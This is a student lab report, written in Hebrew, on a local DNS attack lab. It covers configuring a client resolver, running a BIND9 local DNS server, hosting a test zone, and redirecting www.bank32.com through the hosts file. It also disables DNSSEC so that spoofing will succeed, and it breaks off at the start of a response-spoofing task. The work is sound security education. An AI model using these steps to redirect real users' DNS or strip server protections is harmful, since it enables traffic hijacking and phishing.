


Local DNS Attack Lab

כתובות IP לכל מחשב

Name	IP	MAC
Attacker	10.0.2.100	08:00:27:73:FC:14
Client	10.0.2.4	08:00:27:FA:2A:A7
Server	10.0.2.6	08:00:27:C3:04:42

Lab Tasks (Part I): Setting Up a Local DNS Server

התמונה מטה מייצגת את מבנה הרשת המתאים לכל המשימות של Part I



Task 1: Configure the User Machine

• מבוא:

○ תיאור

במשימה זו נרצה להגדיר בCLIENT מי השרת DNS שאליו הוא יפנה את הבקשות ויקבל ממנו את התשובות

○ מטרה

להגדיר שרת DNS לוקאלי שאליו הCLIENT ישלח שאילתות DNS ויקבל מענה לשאילתות האלו.


○ תוצאה מצופה

כל בקשות הDNS של clientn ישלחו אל מחשב הביניים שמשמש כ local dns וכל התשובות לשאילתות האלו ישלחו מה local dns אל clientn, כלומר ה local dns יתקשר עם השרת החיצונית ויעביר את המידע לclientn.

- ביצוע המשימה:

תחילה נרצה להגדיר במחשב הCLIENT ששרת הDNS העיקרי שלו יהיה מחשב השרת IP 10.0.2.6 לכן נבצע עריכה לקובץ
/etc/resolvconf/resolv.conf.d/head ונוסיף את השורה הבאה:
Nameserver 10.0.2.6

צילום ממחשב הCLIENT



```
head [Read-Only] (/etc/resolvconf/resolv.conf.d) - gedit
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
resolvconf(8)
#      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE
OVERWRITTEN

nameserver 10.0.2.6
```

כעת נרשום את הפקודה הבאה בטרמינל:
sudo resolvconf -u
לצורך החלת השינויים בקובץ

כעת נרצה לבדוק במחשב הCLIENT שאכן שרת הDNS דרכו הוא מעביר
בקשות הוא השרת שלנו 10.0.2.6
נבצע זאת על ידי הפקודה `dig www.google.com`

```
[Wed Mar 29 18:30:45] Client:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56738
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                158     IN      A      172.217.22.36

;; AUTHORITY SECTION:
google.com.                    172658  IN      NS      ns1.google.com.
google.com.                    172658  IN      NS      ns3.google.com.
google.com.                    172658  IN      NS      ns2.google.com.
google.com.                    172658  IN      NS      ns4.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.                172658  IN      A      216.239.32.10
ns1.google.com.                172658  IN      AAAA   2001:4860:4802:32::a
ns2.google.com.                172658  IN      A      216.239.34.10
ns2.google.com.                172658  IN      AAAA   2001:4860:4802:34::a
ns3.google.com.                172658  IN      A      216.239.36.10
ns3.google.com.                172658  IN      AAAA   2001:4860:4802:36::a
ns4.google.com.                172658  IN      A      216.239.38.10
ns4.google.com.                172658  IN      AAAA   2001:4860:4802:38::a

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
```

ניתן לראות בשורה התחתונה המסומנת שאכן הסרבר דרכו עברה הבקשה הוא
הסרבר שלנו 10.0.2.6
SERVER מציין את השרת שענה לבקשה שלנו
53 מציין את הפורט שבו השרת מאזין לבקשות שלנו

- סיכום המשימה

הצלחנו לבצע את המשימה, ניתן לראות שהגדרנו את מחשב 10.0.2.6 בתור local dns, וחיברנו את הclient ל10.0.2.6 כך שכל שאילתות הDNS יעברו דרכו

הראינו בעזרת הפקודה DIG שאכן כל השאילתות DNS נשלחות ל local dns שהגדרנו שהוא 10.0.2.6.

גילינו כיצד להגדיר באופן סטטי שרת DNS שיעביר את שאילתות הDNS של המחשב.

התוצאות התאימו למצופה מאחר והPACKETS של שאילתות הDNS הועברו דרך ה LOCAL DNS שהגדרנו.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 2: Set up a Local DNS Server

• מבוא:

○ תיאור

במשימה זו נרצה להגדיר שרת DNS לוקאלי ולחבר את מחשב הclient אליו כדי שיעביר דרכו את שאילתות הdns query ויקבל ממנו את שאלות הdns response

○ מטרה

להגדיר שרת DNS לוקאלי שיתווך בין הclient לרשת החיצונית, ולראות שאכן הבקשות של הclient יקבלו מענה דרך שרת הDNS הלוקאלי שהגדרנו

○ תוצאה מצופה

כל בקשות הDNS של הclient ישלחו אל מחשב הביניים שמשמש כlocal dns וכל התשובות לשאלות האלו ישלחו מהlocal dns אל הclient, כלומר הlocal dns יתקשר עם הרשת החיצונית ויעביר את המידע לclient.

- ביצוע המשימה:

10.0.2.6 את השלבים הבאים נבצע במחשב השרת

- שלב ראשון Configure the BIND 9 server

נרצה להגדיר את שרת ה-BIND 9 וליצור נתיב לזריקת ה-CACHE של השרת נכנס לפי ההוראות במעבדה לקובץ בנתיב: `/etc/bind/named.conf.options`. ונוסיף בשורה האחרונה בתוך הבלוק הראשי של option את השורה הבאה:

```
dump-file "/var/cache/bind/dump.db";
```

כעת נרצה ליצא את ה-CACHE של שרת ה-DNS לקובץ ה-dump המיועד שלנו על ידי הפקודה הבאה בטרמינל:

```
sudo rndc dumpdb -cache
```

וקיבלנו את התוצאה הבאה:


```

; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20230329160754
;
; Address database dump
;|
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20230329160754
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete

```

ניתן לראות שה-CACHE נזרק לקובץ המיועד שהגדרנו

- שלב שני: Turn off DNSSEC

כעת נרצה לכבות את ההגנה של שרת ה-DNS מפני SPOOFING
ATTACKS, נעשה זאת על ידי הוספת השורה הבאה:
;dnssec-enable no
בקובץ named.conf.options

- שלב שלישי: Start DNS server

כעת נרצה להפעיל את שרת ה-DNS במחשב השרת 10.0.2.6 על ידי
הפקודה הבאה:
sudo service bind9 restart
את הפקודה נרצה לבצע כל פעם שנשנה את הגדרות השרת כדי לאתחל
אותו מחדש או כאשר נרצה להפעיל אותו.

- שלב רביעי: Use the DNS server

נשלח PING מה-CLIENT לשרת GOOGLE
נפתח WIRESHARK במחשב התוקף ונתבונן ב-PACKETS שמועברים

Source	Destination	Info
10.0.2.4	10.0.2.6	Standard query 0x483e
10.0.2.6	192.5.5.241	Standard query 0x13d6

ניתן לראות שה-CLIENT שלח DNS QUERY ל-LOCAL DNS 10.0.2.6
עם transaction id = 0x483e וזה LOCAL DNS שלח DNS QUERY
לשרת של GOOGLE

10.0.2.6	192.5.5.241	Standard query 0xf24c
10.0.2.6	192.5.5.241	Standard query 0x86da
192.5.5....	10.0.2.6	Standard query response
192.5.5....	10.0.2.6	Standard query response

[Request In: 18]

[Time: 0.014571057 seconds]

Length: 1174

Transaction ID: 0xf24c

- Flags: 0x8000 Standard query response, No error
- Questions: 1
- Answer RRs: 0
- Authority RRs: 15
- Additional RRs: 27
- Queries
 - www.google.com: type A, class IN

ניתן לראות שגוגל החזיר DNS RESPONSE ל DNS LOCAL
ה DNS LOCAL החזיר את התשובה ל CLIENT לפי התמונה הבאה:

10.0.2.6	10.0.2.4	Standard query response
10.0.2.4	10.0.2.6	Standard query 0x2969 P
10.0.2.6	10.0.2.4	Standard query response

[Time: 0.045928870 seconds]

Transaction ID: 0x483e

- Flags: 0x8580 Standard query response, No error
- Questions: 1
- Answer RRs: 1
- Authority RRs: 1
- Additional RRs: 1
- Queries
 - www.google.com: type A, class IN
 - Name: www.google.com

ניתן לראות שה transaction id = 0x483e גם ב dns query שנשלח
מה CLIENT ל DNS LOCAL וגם ב dns response שנשלח חזרה מה DNS LOCAL
ל CLIENT.

• סיכום המשימה

הצלחנו לבצע את המשימה, ניתן לראות שהגדרנו את מחשב 10.0.2.6 בתור local dns, והפעלנו עליו את שרת הbind9 והגדרנו שהשרת יקבל את כל בקשות ה DNS של הCLIENT ויענה לבקשותיו.

הראינו זאת על ידי שליחת ping לגוגל מהclient כך שהPACKETS נשלחו מ10.0.2.4 ל10.0.2.6 ומשם ליעד שהוא גוגל 8.8.8.8 ובחזרה נשלחו מהיעד 8.8.8.8 ל10.0.2.6 ורק לאחר מכן ל10.0.2.4

גילינו כיצד להגדיר באופן סטטי שרת DNS שיעביר את שאילתות הDNS של המחשב, גילינו שקיים שרת מובנה במערכת שהתקנו בשם bind9 אשר מאפשר יצירת כתובות חדשות בצורה קלה ונוחה יותר.

התוצאות התאימו למצופה מאחר והPACKETS של שאילתות הDNS הועברו דרך ה LOCAL DNS שהגדרנו.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 3: Host a Zone in the Local DNS Server

• מבוא:

○ תיאור

במשימה זו נרצה להגדיר ZONE חדש כלומר כתובת חדשה שאנחנו ניצור והנתונים שלה יאוחסנו על השרת DNS הלוקאלי

○ מטרה

להגדיר Zone עם כתובות IP שנבחר וכתובת לכל HOSTNAME שנבחר ולשמור את הנתונים על ה local dns

○ תוצאה מצופה

כאשר נבצע dig לכתובת שיצרנו נקבל את כל הנתונים שהגדרנו ב-ZONE על הכתובת.

- ביצוע המשימה:

- שלב ראשון: Create zones

נרצה להגדיר כתובת IP לאתר לדוגמא שישמש אותנו בהמשך
כדי לבצע זאת נכנס לקובץ בנתיב /etc/bind/named.conf.local ונרצה
להגדיר את הZONE הבא:

```
zone "example.com" {
type master;
file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
type master;
file "/etc/bind/192.168.0.db";
};
```

- שלב שני: Setup the forward lookup zone file

ניצור קובץ בשם example.com.db בנתיב /etc/bind/ ובקובץ נרשום את
הנתונים הבאים:

```
$TTL 3D ;
;
@      IN      SOA      ns.example.com. admin.example.com. (
1      ; Serial
8H     ; Refresh
2H     ; Retry
4W     ; Expire
1D )    ; Minimum
@      IN      NS       ns.example.com.      ;Address of nameserver
@      IN      MX       10 mail.example.com.  ;Primary Mail Exchanger
www    IN      A        192.168.0.101         ;Address of www.example.com
mail   IN      A        192.168.0.102         ;Address of mail.example.com
ns     IN      A        192.168.0.10         ;Address of ns.example.com
*.example.com. IN A      192.168.0.100        ;Address for other URL in
; the example.com domain
```

הסבר הקוד:

TTL 3D – הכתובת תישאר בזיכרון ה-CACHE 3 ימים
SOA – הגדרת start of authority כלומר נרצה להגדיר את השרת של האתר
וכתובת האימייל של איש הקשר האחראי

REFRESH (8 שעות) מציין באיזו תדירות שרת DNS משני צריך לבדוק עם
שרת ה-DNS הראשי אם יש שינויים בקובץ ה-ZONE.

RETRY (שעתיים) מציין כמה זמן שרת DNS משני צריך להמתין לפני ניסיון
חוזר להתחבר לשרת ה-DNS הראשי לאחר ניסיון כושל.

EXPIRE (4 שבועות) מציין כמה זמן שרת DNS משני צריך להמשיך להגיש נתונים לא עדכניים ללקוחות אם הוא אינו מסוגל ליצור קשר עם שרת ה-DNS הראשי. לאחר 4 שבועות ללא הצלחה ביצירת קשר, הנתונים בשרת ה-DNS המשני נחשבים כלא חוקיים ואין להציג אותם יותר.

mail.example.com 10 מגדיר את שרת חילופי המיילים כאשר 10 מציין את עדיפות השרת שיהיה הראשי במידה וקיימים שרתי מיילים נוספים. (עדיפות נמוכה יותר אומרת שנרצה להשתמש בשרת יותר כאשר 10 הכי נמוך).

"*.example.com." ממפה כל תת-דומיין של example.com שאין לו רשומה ספציפית לכתובת ה-IP 192.168.0.100.

- שלב שלישי: Set up the reverse lookup zone file
נרצה להגדיר קובץ לכיוון ההפוך כלומר להגדיר מעבר מ-IP של השרת אל כתובת www.example.com
נכנס לנתיב /etc/bind/ ונפתח קובץ חדש בשם db.192.168.0 ונרשום בתוכו את הקוד הבא:

```
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
                        1
                        8H
                        2H
                        4W
                        1D)
@      IN      NS       ns.example.com.
101    IN      PTR      www.example.com.
102    IN      PTR      mail.example.com.
10     IN      PTR      ns.example.com.
```

נעת הגדרנו שה-IP 192.168.0 ייתן את הכתובת example.com מאחר וה-zone serial בשניהם זהה ושווה ל-1.
PTR = POINTER

- שלב רביעי: Restart the BIND server and test
נעת נבצע ריסטארט לbind9
ונשאל ממחשב הלקוח את שרת ה-DNS מה ה-IP של האתר example.com

```
[Fri Mar 31 16:20:32] Client:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 272
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101
;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      192.168.0.10
;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Mar 31 16:20:42 IDT 2023
```

ניתן לראות שקיבלנו משרת הDNS שהוא 10.0.2.6 (השרת הלוקאלי
שהגדרנו) תשובה שהIP של האתר הוא 192.168.0.101 כפי שהגדרנו
קודם לכן.

- סיכום המשימה

הצלחנו לבצע את המשימה, ניתן לראות שהגדרנו ZONE חדש בשרת 10.0.2.6 בשם www.example.com עם כתובת IP שבחרנו.

הוכחנו זאת על ידי כך שביקשנו משרת ה-dns local את כתובת ה-IP של השרת בעזרת הפקודה DIG וקיבלנו את ה-IP שהגדרנו.

גילינו כיצד להגדיר כתובת שרת חדש משלנו עם IP אותו אנחנו בוחרים.

התוצאות התאימו למצופה מאחר וכתובת האתר נתנה את ה-IP שהגדרנו לה.


נתקלנו בבעיה כאשר במעבדה היה רשום להגדיר את ה-ZONE בקובץ `etc/bind/named.conf`. אך בקובץ היה רשום בהערה להגדיר ZONES חדשים בקובץ `etc/bind/named.conf.log`. מאחר ולא ידענו מה נכון יותר לבצע ניסינו להגדיר בשני הקבצים בנפרד ובהתחלה לא עבד לנו כאשר הגדרנו בקובץ שנאמר במטלה, אך כן עבד לנו כאשר הגדרנו בקובץ השני לפי הערה הרשומה.

Lab Tasks (Part II): Attacks on DNS

Task 4: Modifying the Host File

• מבוא:

○ תיאור



במשימה זו נרצה להגדיר כתובת IP סטטית לאתר ברשת החיצונית

○ מטרה

הCLIENT יוכל להתחבר לאתר www.bank32.com ללא שליחת שאלתת DNS מאחר וכתובת הIP שלו מוגדרת באופן סטטי על המחשב.


○ תוצאה מצופה

כאשר נרצה להתחבר לאתר לאחר הגדרת כתובת IP שונה, לא נתחבר לאתר המקורי אלא לאתר של הIP החלופי אותו הגדרנו באופן סטטי, בנוסף אם נשלח PING לכתובת אז נראה שהוא שולח לIP שהגדרנו.

- ביצוע המשימה:

תחילה נבדוק מה האייפי שמתקבל כאשר נשלח פינג לכתובת www.bank32.com ונבדוק שהאתר נפתח בדפדפן

```
[Sun Apr 02 19:41:03] Server:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com
(34.102.136.180): icmp_seq=1 ttl=116 time=13.7 ms
```



ניתן לראות שה IP של הכתובת הוא 34.102.136.180, והאתר קיים בכתובת הזאת ולכן נפתח בדפדפן


כעת נגדיר בCLIENT כתובת IP סטטית בקובץ הHOSTS בתיקיית ETC על ידי הוספת השורה הבאה:

```
9.9.9.9 www.bank32.com
```

כעת כתובת ה IP של האתר מוגדרת להיות 9.9.9.9

נשלח פינג לאתר מהCLIENT ובדוק לאיזה כתובת IP הפינג נשלח ובנוסף
נסה להיכנס לאתר דרך הדפדפן

```
[Sun Apr 02 19:41:10] Client:~$ ping www.bank32.com
PING www.bank32.com (9.9.9.9) 56(84) bytes of data.
64 bytes from www.bank32.com (9.9.9.9): icmp_seq=1 ttl=56 time=13.0 ms
```



ניתן לראות שהפינג נשלח לכתובת הסטטית שהגדרנו 9.9.9.9

ושלא ניתן לגשת לאתר מאחר והוא לא בקיים בכתובת הזאת.

• סיכום המשימה

הצלחנו לבצע את המשימה, ניתן לראות שהגדרנו IP סטטי לכתובת www.bank32.com בCLIENT כך הIP יהיה 9.9.9.9

הוכחנו זאת על ידי כך ששלחנו ping לכתובת האתר לפני ביצוע החלפת הIP ואחרי וראינו שכתובת הIP של האתר השתנתה לכתובת אותה בחרנו 9.9.9.9.

גילינו כיצד להגדיר כתובת IP סטטית לאתר שנרצה.


התוצאות התאימו למצופה מאחר וכתובת האתר נתנה את הIP שהגדרנו באופן סטטי וכל שליחת שאילתת DNS או PING לכתובת נתנה את הIP אותו הגדרנו.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 5: Directly Spoofing Response to User

• מבוא:

○ תיאור



במשימה זו נרצה לבצע זיוף מענה לשאילתת בקשת DNS ולענות לפני שרת ה-DNS המקורי

○ מטרה

